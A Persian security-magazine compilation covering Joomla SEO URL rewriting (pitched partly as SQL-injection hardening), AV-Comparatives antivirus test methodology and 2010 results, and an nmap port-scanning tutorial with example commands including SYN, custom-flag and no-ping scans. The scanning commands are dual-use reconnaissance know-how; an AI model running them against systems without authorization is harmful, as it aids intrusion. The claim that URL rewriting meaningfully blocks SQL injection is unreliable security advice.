در مقالات قبل با دو افزونه بسیار مهم اشنا شدید که این افزونه‌ها نقش بسزایی در افزایش امنیت سیستم و سرور سایت جوملایی داشتند و هم‌نین چند تنظیم مهم php و سرور بحث شدند که برای مشاهده ان میتوانید به نسخه‌های قبلی مجله رجوع کنید . در ادامه به مبحث سئو همراه با اموزش راه‌اندازی و فعال سازی ان در جوملا میپردازیم . همانطور که میدانید تمامی‌سیستم‌های مدیریت محتوا و یا حتی هر کدی که خود شما بخواهید بنویسید در نهایت مجبور خواهید شد داده هایی از نوع GET به صفحه فعلی یا صفحات دیگر ارجاع دهید، این داده‌ها که در ادرس بار مرورگر نمایش داده میشوند در ظاهر بی خطر هستند اما مشکل از انجایی شروع میشود که این داده‌ها مستقیما در پرس و جوهای بانک اطلاعاتی استفاده شوند و یا به هر روش دیگر کاربر در دستکاری داده‌ها ازاد باشد و کدهای نوشته شده هیچ کاری برای بررسی داده‌های ورودی از GET انجام ندهد، در این نقطه و با درک این حفره توسط نفوذگر میتوان حمله هایی از نوع SQLI انجام داد که اگر این حملات توسط یک فرد حرفه ای به این نوع حمله صورت گیرد به احتمال بسیار قوی تمامی‌بانک اطلاعاتی سایت شما در دسترس او خواهد بود و او با چند روش ساده میتواند وارد کنترل پنل سیستم شما شود و دسترسی ادمین(مدیریت کل) بگیرد(البته این نکته را باید ذکر کرد که داده‌های از نوع POST هم شرایط مشابه دارند و کاملا امن نیستند، تنها کار تست نفوذ و بررسی را کمی سختتر میکنند).هر

سیستم در حالت عادی از سیستم ادرس دهی به این شکل استفاده میکند:

Yourdomain.com
index.php?param1=value1&&param2=value2,....

خب نفوذگر تنها کاری که باید انجام دهد دستکاری مقادیر برای تست نفوذ می‌باشد، شما با استفاده از ترفندهای بازنویسی ادرسها(URL ReWriting) میتوانید پروسه تست نفوذ را بسیار سخت کنید ودر بعضی موارد درک عملکرد URL را ناممکن نمایید برای مثال URL های شما میتوانند به صورت زیر در بیایند

Yourdomain.com/value1/value2

و یا

Yourdomain.com/page/value1/value2

فرمهای ساخت ادرس متنوع هستند و به اسانی میتوانند تغییر کنند و تنها شما میدانید که ادرسها دقیقا چگونه عمل میکنند(هر چند یک نفوذگر خبره با صرف کمی وقت میتواند روش بازنویسی ادرسهای شما را درک کند و پروسه تست نفوذ را با تاخیر اغاز کند اما مزیت این روش در مرحله اول زیباتر شدن ادرس‌های سایت شما ودرک بهتر توسط موتورهای جستجو ودر مرحله بعدی سخت کردن نفوذ و پروسه تست نفوذ می‌باشد)، روش کدنویسی این مبحث خارج از بحث ماست اما این کار در سیستم قدرتمند جوملا به اسانی امکان پذیر است، شاید در وهله اول این سوال به ذهن برسد: اگر جوملا سیستمی کاملا امن (کرنل) می‌باشد پس این کار چه فایده‌ای دارد؟

در پاسخ چند نکته را باید عنوان نمود: ادرسهای شما برای موتورهای جستجوگر بهینه میشود وعملا رتبه بهتری در موتورهای جستجو پیدا خواهید کرد، در ادامه با توجه به اینکه جوملا هسته امنی دارد اما افزونه‌های بسیار زیادی که برای این سیستم منتشر میشود و بسیاری از این افزونه‌ها (خصوصا کامپوننت‌ها و تاکید بیشتر بر ان دسته کامپوننت هاییکه که در لایه کاربری فعال هستند)از بانک اطلاعاتی جوملا و پرس و جوهای بانک اطلاعاتی بهره میگیرند، این احتمال وجود دارد که این افزونه‌ها دارای ضعف امنیتی باشند وسیستم را نفوذ پذیر کنند کما اینکههم اکنون اکثر هک‌های مربوط به جوملا از افزونه‌های نفوذ پذیر صورت میگیرد وکسانیکه با این سیستم کار کرده‌اند میدانند که دسترسی ادمین در جوملا به چه معناست !!!!

فعال سازی سئو در جوملا:

این کار به چند روش امکانپذیر است که در این مقاله ابتدا روش بدون نیاز به افزونه را بررسی میکنیم و در مقاله‌های بعدی افزونه‌های مرتبط را بررسی خواهیم نمود

برای فعال سازی سئو در جوملا مراحل زیر را انجام دهید:

۱- وارد ادمین جوملا شوید وسپس وارد تنظیمات کلی شوید **(Global setting)**

۲- درسربرگ سایت در بخش تنظیمات SEO تمامی گزینه‌ها را بر روی بله قرار دهید (تنظیمات را ذخیره نکنید)

۳- از پنل مدیریت هاست یا ftp درسایت خود لاگین نمایید و وارد روت سایت(**httpdocs** یا **www** یا **public_html**) شوید.

۴- فایلی با نام **htaccess.txt** خواهید دید، نام این فایل را به **htaccess.** تغییر دهید

۵- از پنل مدیریت جوملا تنظیمات را ذخیره کنید و نتیجه را ببینید

به سیستم لینک دهی طولانی سایت قبل از این فرایند دقت نمایید:

در اینجا کاملا عملکرد سیستم مشخص و در صورتیکه از افزونه هایی که باگ دارند استفاده نمایید نفوذگر به اسانی میتواند سایت شما را مورد تاخت و تاز قرار دهد

حال به نحوه ادرس دهی بعد از فرایند سئو دقت نمایید:

در این حالت **apache modrewrite**فعال نیست، در ضمن لازم به ذکر است گزینه سوم تنظیمات سئو اختیاری است، این گزینه پسوند **.html** را به سیستم ادرس دهی اضافه میکند، حال به ادرس دهی با فعال بودن**modrewrite** دقت نمایید .

در اینجا از امکان بازنویسی ادرس اپاچی استفاده نموده و میبینیم که از **index.php** استفاده نشده، در عکس زیر هم ادرس دهی سئو با غیر فعال بودن گزینه اخر یعنی افزودن پسوند به آدرسها را مشاهده میکنید:

سئو به جز اینکه در بحث موتورهای جستجو از اهمیت بسیار بالایی برخوردار است در بحث امنیت سایت هم حیاتی است، سیستم سئو جوملا به تنهایی امکانات کافی جهت مدیریت فرایند لینک سازی درسیستم را در اختیار شما قرار نمیدهد، در ادامه این مقالات افرزونه‌های مربوط به سئو سازی و تنظیمات کلیدی این افزونه‌های بررسی خواهیم کرد .

AV-Comparatives

بهترین مرجع بررسی آنتی ویروس ها

موسسه AV-Comparatives که با آدرس www. AV-Comparatives.org در دسترس عموم مردم قرار دارد , یک سازمان اطریشی با اهداف غیر تجاری می‌باشد ,که اقدام به انجام تست‌های مقایسه ای رایگان و قابل ارائه برای عموم، بر روی آنتی ویروس‌های مطرح دنیا می‌نماید .

تولید کنندگان در زمینه IT با مراجعه به آدرس http://www.av-comparatives.org/contact می‌توانند درخواست انجام تست را برای محصولات خود ارسال نمایند .

این سایت به صورت کلی اقدام به ارائه ی ۲سری نتایج می‌نماید. سری اول یا Comparatives شامل تست‌های عملکرد و مقایسه ای می‌باشند و نتایج آن با واژه ی Tests مشخص می‌گردد. سری دوم یا Reviews مربوط به گزارشات حاصل از بررسی ابزارها به صورت تعریف شده و علمی می‌باشند و نتایج حاصل از آن با عنوان Reviews انتشار می‌یابد.

تست‌های مقایسه ای یا Comparatives شامل موارد زیر است:

Main Tests

False Alarm Tests

Performance Tests

Removal Tests

PUA Tests

Whole Product Tests

Main Test یا تست اصلی

تست‌های اصلی یا Main Tests هر ۳ ماه یکبار انتشار می یابند و به دو گروه On Demand و Retrospective/Proactive تقسیم می‌شوند. نتایج در ماه‌های فوریه، می، آگوست و نوامبر انتشار می‌یابند

وآنتی ویروس‌های انتخاب شده باید دارای شرایط احراز شده باشند و معمولاً تعداد آنها بین ۱۶ تا ۲۰ محصول می‌باشد.

همچنان مهمترین و قابل اعتمادترین عنصر در تشخیص صحت عملکرد و تاثیر آنتی ویروس در تامین امنیت سیستم میزان شناسایی بد افزار یا Detection Rate یک آنتی ویروس در مقابل ابزارهای مخرب، آن هم بدون تاثیر پذیری از کاربر ودخالت وی می‌باشد که در این تست توجه ویژه‌ای به این مقوله می‌گردد.

Main Tests در بخش On Demand هرشش ماه ودر ماه‌های فوریه وآگوست انجام می‌شود ونتایج عملکرد آنتی ویروس‌های منتخب را نسبت به بد افزارهای جمع آوری شده در ماه‌های گذشته به نمایش می‌گذارد. (بررسی میزان Detection Rate)

همچنین Main Tests در بخش Proactive/ Retrospective نیز دقیقاً ۳ ماه بعد از تست‌های On Demand انجام شده و

عملکرد آنتی ویروس هایی که در دوره قبل از دیدگاه Detection Rate مورد بررسی قرار گرفته‌اند را با بد افزارهای جدید وناشناخته شده به نمایش می‌گذارد وهدف از آن سنجش توانایی آنتی ویروس‌ها در بخش مقابله ی هوشمندانه یا پیش فعال می‌باشد. (بررسی میزان Proactive Detection Rate)

در هر دو گروه از این آزمایشات میزان Positive False نیز مورد بررسی وآزمایش دقیق قرار می‌گیرد

False Positive یا میزان خطا پذیری

بررسی میزان Detection Rate برای یک آنتی ویروس بسیار مهم است اما پایداری و قابل اعتماد بودن نشان دیگری است که یک آنتی ویریس خوب باید دارا باشد. اعلام یک فایل آلوده از سوی آنتی ویروس در حالی که آن فایل به هیچ وجه آلوده نیست را False Positive یا False Alarm می‌نامند. همچنین هیچ آنتی ویروسی از اعلام اشتباه یک فایل تمیز بعنوان ویروس مصون نیست اما میزان این خطا نقش موثری در قابل اعتماد بودن آنتی ویروس ایفا می‌کند. این میزان را گاهی با نشان "FP" در آزمایشات نشان می‌دهند و بدیهی است درآنتی ویروسی با Detection Rate بالا هر چه میزان FP کمتر باشد نشانه ی عملکرد خوب آنتی ویروس است و بالعکس اگر آنتی ویروسی دارای Detection Rate بالا و FP بالا باشد نمی‌تواند آنتی ویروس خوب و قابل اعتمادی تلقی شود.

Performance Test یا آزمایش عملکرد

در این آزمایش تلاش می‌شود تا یک نمایی از تاثیر آنتی ویروس بر روی عملکرد منابع سیستم ارائه شود. (خصوصاً در زمان به کارگیری دستگاه در حین فعال بودن سیستم محافظت یا Real Time Protection)

در این خصوص اکیداً توصیه می‌شود که آنتی ویروس را بر روی دستگاه خود با هر مشخصاتی که دارد نصب کنید و تاثیر آنرا را بر نحوه ی عملکرد سیستم بررسی نمایید.

Removal Test یا آزمایش پاکسازی

این تست به بررسی نحوه ی ویروس زدایی هر آنتی ویروس می‌پردازد و بدین منظور تنها بدافزارهایی برای پاکسازی بررسی می‌شوند که آنتی ویروس‌ها موفق به کشف آنها شده باشند. بدیهی است اگر آنتی ویروسی نتواند ویروسی را کشف کند، توانایی پاک سازی آنرا نیز نخواهد داشت.

هدف اصلی این آزمایش پاک سازی یک سیستم آلوده به ویروس می‌باشد و کاربر سیستم در حد یک کاربر خانگی یا عادی با آنتی ویروس همکاری خواهد کرد و نه در سطح یک متخصص رایانه با دانش پیشرفته در برخورد با بد افزارها

Unwanted Applications) PUA Tests (Potentially

در سالهای اخیر تعداد و شیوه فعالیت Adwareها (ابزارهای تبلیغاتی مزاحم)، Spywareها (ابزارهای جاسوسی) و دیگر ابزار نماهای کلاهبرداری و شیادی در فضای سایبر با افزایش چشم گیر و نگران کننده‌ای روبرو بوده است. این ابزارها معمولا پارامترهای یک بد افزار مخرب (malware) را دارا نیستند و در اغلب موارد طبقه بندی رفتار آنها امکان پذیر نمی‌باشد و از این رو آنها را با عنوان PUA و یا "ابزارها ناخواسته ی بالقوه" یاد می‌کنند.

در آزمایشات رایج توانایی آنتی ویروس‌ها در شناسایی اینگونه ابزارها مورد بررسی قرار نمی‌گیرد، اما از آنجا که برخی از کاربران می‌خواهند بدانند آنتی ویروس شان تا چه حد در مواجه با PUAها کار آمد است، این آزمایش در قالب PUA Tests ومعمولا بصورت سالانه انتشار می‌یابد. در هر صورت این آزمایش کاملاً مشابه آزمایش "میزان شناسایی بد افزار ها" یا Detection Rate می‌باشد.

Whole Product Dynamic Tests

برخلاف آزمایش On Demand در این آزمایش کلیه ماژولها و قابلیت‌های آنتی ویروس در مبارزه با بد افزارهای مخرب شرکت داده می‌شود و انتظار می‌رود که آنتی ویروس‌ها از خود قابلیت‌های بهتری در مواجه با بد افزارها نشان دهند. آنتی ویروس‌های هر تولید کننده از نوع کامل‌ترین آنتی ویروس که دارای تمام قابلیت‌ها است به همراه تنظیمات پیش فرض (Out-of-the-box) انتخاب می‌شود.

بخش Reviews شامل ۳ مورد زیر می‌باشد:

Corporate

Single Product

Mobile Security

همانطور که از نام هر یک پیداست، Reviews Corporate ویرایش‌های شبکه ای آنتی ویروس و کنسول مدیریتی آنها را مورد بررسی قرار می‌دهد، Single Product Reviews نسخه‌های تک کاربره (Desktop یا خانگی) و نهایتاً Mobile Security آنتی ویروس‌های تلفن همراه و کامپیوترهای جیبی را مورد نقد قرار می‌دهند.


Review در لغت به مفهوم مرور و بازنگری است و عملیاتی که در این فرایند توسط AC-Comparatives صورت می‌گیرد شامل بررسی کاربردی آنتی ویروس می‌باشد،

جدیدترین آزمون موسسه AV-Comparatives در ماه نوامبر ۲۰۱۰ بر اساس On-Demand برگزار شد . در این آزمون ۲۰ ضد ویروس شرکت داشتند که ۹ ضد ویروس نشان +Advanced را دریافت کردند و ۶ ضد ویروس نیز نشانه Advanced را دریافت نمودند . در جدول زیر می‌توانید آمار دقیق و کامل این آزمون را مشاهده نمایید .

e-Scan	BitDefender AV	Trustport	Avast	AVIRA AV	نام ضد ویروس
Advanced+	Advanced+	Advanced	Advanced	Advanced+	رتبه دریافتی
50	50	51	40	53	کرم های اینترنتی
55	55	55	52	73	Backdoors/Bots
53	54	56	42	57	تروجان ها
69	71	72	56	66	دیگر بد افزار ها
54%	54%	58%	43%	59%	مجموع

F-Secure	ESET	Kaspersky	K 7	G Data	نام ضد ویروس
Advanced+	Advanced+	Advanced	Advanced	Advanced+	رتبه دریافتی
50	49	60	42	52	کرم های اینترنتی
57	61	59	63	74	Backdoors/Bots
55	50	58	49	60	تروجان ها
71	70	68	47	76	دیگر بد افزار ها
56%	56%	59%	50%	62%	مجموع


PC Tools	Sophos	Microsoft	Panda	Symsntec	نام ضد ویروس
Advanced	Advanced+	Advanced+	Advanced	Advanced+	رتبه دریافتی
41	53	44	49	47	کرم های اینترنتی
37	52	67	42	60	Backdoors/Bots
35	59	50	63	50	تروجان ها
50	59	49	48	50	دیگر بد افزار ها
37%	58%	52%	61%	51%	مجموع



منابع:

www.av-comparatives.org

www.vaya.ir



با استفاده از nmap شبکه خود را scan کنید

محمد امین

scan شبکه چیست؟

scan شبکه بخش مهمی از امنیت شبکه است که هر مدیر سیستم باید به آن راحت باشد.scanشبکه معمولا شامل پورت اسکنرها و پویشگرهای آسیبپذیری است.

مواردی که پس از خواندن این مقاله فرا میگیرید

۱)چگونه یک وب سایت یا یک ip را برای حفرهای امنیتی برسی کنید

۲)هکرها ۹۰ درصد از زمان خود را برای جمع اوری اطلاعات در مورد هدف و ۱۰ درصد از زمان را برای اماده سازی یک حمله صرف میکنند

موادی که میبایست قبل از خواندن مقاله با آن اشنایی داشته باشید

مهارتهای اولیه شبکه(*Network +*)

پورت اسکنر نرم افزاری است که به منظور کاوش پورتهای باز بر روی یک سرور یا میزبان طاحی شده است.که معمولا توسط مدیران سیستم به منظور برسی سیاستهای امنیتی شبکه‌های تحت کنترل و هم‌نین توسط مهاجمان به منظورشناسایی سرویسهای در حال اجرا بر روی یک میزبان را مورد برسی قرار میدهد.یک پورت اسکنر در خواستهای client را به ادرس port در سرور میزبان به منظور شناسایی portهای فعال میفرستند.در طراحی و معماری tcp/ip یک port میتواند برخی از رفتارهای زیر را از خود بروز دهد

Open or Accepted (باز یا پذیرش درخواست):

میزبان یا ارسال پاسخ نشان میدهد که یک سرویس در حال گوش کردن به port مورد نظر است.

Closed or Denied or Not Listening(بسته و یا غیر فعال):

میزبان با ارسال پاسخ نشان میدهد که اتصال به port مورد نظر امکان پذیر نیست.

Filtered, Dropped or Blocked(فیلتر شدن و کاهش):

در این حالت هیچ پاسخی از طرف میزبان وجود ندارد.

پویش portها انواع مختلفی دارد:

1. TCP scanning
2. SYN scanning
3. UDP scanning
4. ACK scanning
5. Window scanning
6. FIN scanning
7. X-mas, Protocol scan
8. Proxy scan
9. Idle scan
10. CatSCAN
11. ICMP scan

در ادامه برخی از روشهای پویش فوق را توضیح میدهیم

TCP scanning:

معمولترین روش برای پویش port که توسط توابع سیستم‌های عامل شبکه و به عنوان یک گزینه جایگزین درشرایطی که SYN امکان پذیر نیست مورد استفاده قرار میگیرد.

SYN scanning:

SYN یک نوع دیگر از پویش TCP است.به جای استفاده از توابع سیستم عامل شبکه port scanner , با تولید packetهای IP خام به صورت خودکار تولید میکند؛ و بر پاسخهای دریافتی نظارت میکند.این نوع scan به عنوان half open scanning نیز به دلیل اینکه هیچ‌گاه یک اتصال TCP به صورت کامل ایجاد نمیشود شناخته میشود.

UDP scanning:

UDP یک پروتکل connectionless (بدون اتصال)است و بنابراین هیچ معادلی برای TCP SYN packet وجود ندارد.اگر یک بسته UDP به پورتی که open (باز یا فعال) نیست ارسال شود؛ سیستم با این پیام که port مورد نظر قابل دسترسی نیست با استفاده از یک پورتICMP پاسخ میدهد.در صورتی که یک port توسط firewall مصدود شود،در این روش به صورت اشتباه گزارش داده میشود که port باز است.اگر پیام port مورد دسترسی مسدودشود؛ تمام portهای باز نمایش داده خواهدشد.

ACK scanning:

در این روش پویش باز یا بسته بودن portها دقیقا مشخص نمیشود،اما اینکه ایا portها فیلتر شده‌اند یا نه مشخص میشود.این روش scan جهت کاوش برای وجود firewall و rule(قوانین) تعیین شده مناسب است.

FIN scanning:

معمولا, firewall ها packet های SYN را مصدود میکنند.بسته‌های FIN قابلیت عبور از firewall ها بدون هیچ تغییری به منظور دستیابی به اهداف مورد نظر را دراند.portهای بسته به یک بسته FIN مناسب با یک بسته RST پاسخ میدهد,در حالی که portهای باز از بسته در دست دارند نادیده میگیرند. Nmapتعداد زیادی از روشهای فوق را پشتیبانی میکند.یک vulnerability scanner یک برنامه کامپیوتری است که به منظور ارزیابی میزان اسیب پذیری کامپیوترها و سیستمهای کامپیوتری و شبکه و برنامه‌های کاربردی مورد استفاده قرار میگیرد.انواع مختلفی از نرم افزارها به منظور scan شبکه‌های کامپیوتری وجود دارند که برخی از انها رایگان و برخی از انها به فروش میرسد؛ با مراجعه به http://sectools.org/vuln-scanners.html میتوانید لیست این نرم افزارها را مشاهده کنید.نکته قابل توجه در مورد Nmap (Network Mapper) رایگان و منبع باز بودن این نرم افزار است. Nmap یک scanner که توسط Gordon Lyon که با نام مستعار Fyodor Vaskovich نیز شناخته میشود به منظور شناسایی و کمک به شبکه های کامپیوتری نوشته شده است. Nmap با سیستم عاملهای زیر سازگار است

1. Linux
2. Microsoft Windows
3. Solaris
4. HP-UX
5. BSD variants (including Mac OS X)
6. AmigaOS
7. SGI
8. IRIX

Nmap شامل ویژگیهای زیر است


Port Scanning

Discovery

Host Version Detection

OS Detection

Nmap در دوحالت خط فرمان و رابط گرافیکی قابل استفاده است.نسخه گرافیکی Nmap به عنوان Zenmap شناخته می‌شود.رابط گرافیکی رسمی برای نسخه‌های ۲.۲ تا ۴.۲۲ نرم افزار Nmap به عنوان NmapFE شناخته میشود,که توسط Zach Smith نوشته شده است.برای نسخه ۴.۵۰ نرم افزار Nmap ؛ NmapFE با Zenmap جایگزین شده است, رابط گرافیکی جدید مرود استفاده در این نرم افزار که بر اساس UMIT شکل گرفته است؛ Adriano Monteiro Marques توسعه یافته است که درشکل زیر قابل مشاهده است



کارکردن با Zenmap اسان و محیط مناسبی برای کار کردن دارد.

قابلیتهای زیادی در نرم افزار Nmap وجود دارد,اما امکان پرداختن به تمام قابلیتهای موجود در این مقاله نیست.ما فقط میتوانیم در مورد برخی از ویژگیهای مهم این نرم افزار صحبت کنیم.

Scan a Single Target(پویش یک هدف واحد):

جهت پویش یک هدف واحد,هدف مورد نظرشما میبایست توسط IP و یا host name(نام میزبان) مشخص شود.

```
Usage syntax: nmap [target]
$ nmap 192.168.10.1
5.00 ( http://nmap.org ) at 2009-08-07
Starting Nmap
19:38 CDT
Interesting ports on 192.168.10.1:
Not shown: 997 filtered ports
PORT STATE SERVICE
```

20/tcp closed ftp-data

21/tcp closed ftp

80/tcp open http

1 IP address (1 host up) scanned in 7.21

Nmap done:

Second

در مثال بالا, PORT شماره PORT ؛ protocol و STATE پروتکل و وضعیت PORT را به ما نشان میدهند و SERVICE نوع سرویس برای PORT مورد نظر را به ما نشان میدهد.شما میتوانید اهداف متعددی را توسط ساختار زیر scan کنید:

Usage syntax: nmap [target1 target2 etc]

192.168.10.1 192.168.10.100 192.168.10.101

$ nmap

:Scan a Range of IP Addresses

یک بازه از IP addressها می تواند برای خصوصیات هدف به صورت مثال زیر مورد استفاده قرار بگیرد.

syntax: nmap [Range of IP addresses]

Usage

$ nmap 192.168.10.1-100

:Scan an Entire Subnet

Nmap می‌تواند جهت scan یک زیر شبکه با استفاده از CIDR مورد استفاده قرار بگیرد.

Usage syntax: nmap [Network/CIDR]

$ nmap 192.168.10.1/24

شما میتوانید با ایجاد یک فایل متنی که حاوی قربانیان مورد نظرتان است و با در اختیار قرار دادن فایل متنی ساخته شده را در Nmap به منظور Scan مورد استفاده قرار دهید به صورت مثال زیر

Usage syntax: nmap -iL [list.txt]

$ nmap -iL list.txt

:Exclude Targets from a Scan

به منظور حذف یک هدف از scan شما میتوانید از دستور زیر استفاده کنید:

nmap [targets] —exclude [target(s)]

Usage syntax:

192.168.10.0/24 —exclude 192.168.10.100

$ nmap

:Scan an IPv6 Target

علاوه بر IPv4 ؛ Nmap قابلیت پویش IPv6 را دارد.به منظور پویش IPv6 به شکل زیر عمل میکنیم

Usage syntax: nmap -6 [target]

nmap -6 fe80::29aa:9db9:4164:d80e

:Don‘t Ping

Usage syntax: nmap -PN [target]

$ nmap -PN 10.10.5.11

ویژگیهای دیگر نیز به همین شکل استفاده میشودند . در حالت پیش فرض Nmap یک TCP scan را بر روی هر یک از اهداف اجرا میکند.در بعضی از موارد ممکن است نیاز به پوشهای ترکیبی TCP و UDP جهت پیدا کردن سرویسهای غیر معمول و یا فرار از firewallها نیاز باشد.در جداول زیر برخی از گزینه هایی که جهت scan پیشرفته نیاز دارید قابل مشاهده است(جدول شماره ۲ را مشاهده کنید)

:TCP SYN Scan

جهت انجام یک TCP SYN میبایست به شکل زیر عمل کنیم

Usage syntax: nmap -sS [target]

nmap -sS 10.10.1.48

Optionهای دیگر هم به شکل مثال بالا استفاده میشوند؛ اما فقط تعدادی از انها نیاز به تنظیمات خاص دارند.

:Custom TCP Scan

گزینه scanflags به منظور انجام یک پویش TCP سفارشی مورد استفاده قرار میگیرد

syntax: nmap —scanflags [flag(s)] [target]

Usage

nmap —scanflags SYNURG 10.10.1.127

گزینه scanflags به کاربران اجازه میدهد برای تعریف سفارشی scan از بیک یا چند پرچم سرایند TCP استفاده کنند(جدول شماره ۳ را مشاهده کنید)

:Port Scanning Options

در مجموع تعداد ۱۳۱،۰۷۰ TCP/IP ports وجود دارد که نصف این تعداد TCP و نصف دیگر UDP هستند. Nmap , در حالت پیشفرض تنها تعداد ۱، ۰۰۰ از portهای متداول و پرکاربرد مورد استفاده را scan میکند.

Table 1. *Discovery Options*

Feature	Option
Don't Ping	-PN
Perform a Ping Only Scan	-sP
TCP SYN Ping	-PS
TCP ACK Ping	-PA
UDP Ping	-PU
SCTP INIT Ping	-PY
ICMP Echo Ping	-PE
ICMP Timestamp Ping	-PP
ICMP Address Mask Ping	-PM
